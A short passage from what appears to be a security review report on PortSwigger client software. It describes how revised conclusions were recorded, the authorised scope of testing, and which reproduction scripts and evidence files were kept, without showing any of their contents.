explanation inherited from the primary notes was corrected along the way (§5.2). Where a revision changed a conclusion, the change and its cause are stated in place rather than silently applied.

Scope of authorisation. The review covers the delivered client software only. No PortSwigger-hosted service was tested. Findings that require local code execution are reported as such and are not presented as remote primitives.

Reproduction. Appendix G contains the complete commands. The four-phase demonstration (`analysis/poc-license-pass.sh`), the offline public-API proof (`analysis/oracle/ZaCheck.java`), the snippet pipeline harness (`paper-work/agent/SnippetPipeline.java`), the timing probe (`paper-work/early/EarlyProbe.java`), the installer experiments (`paper-work/early/*.sh`) and the escalation attempt (`SNIP1-ESCALATION-RESULT.md`, with its own reproduction block) are all retained with the evidence they produced. The fourth pass's measurements are one-liners against retained data and are reproduced verbatim in E.7.1.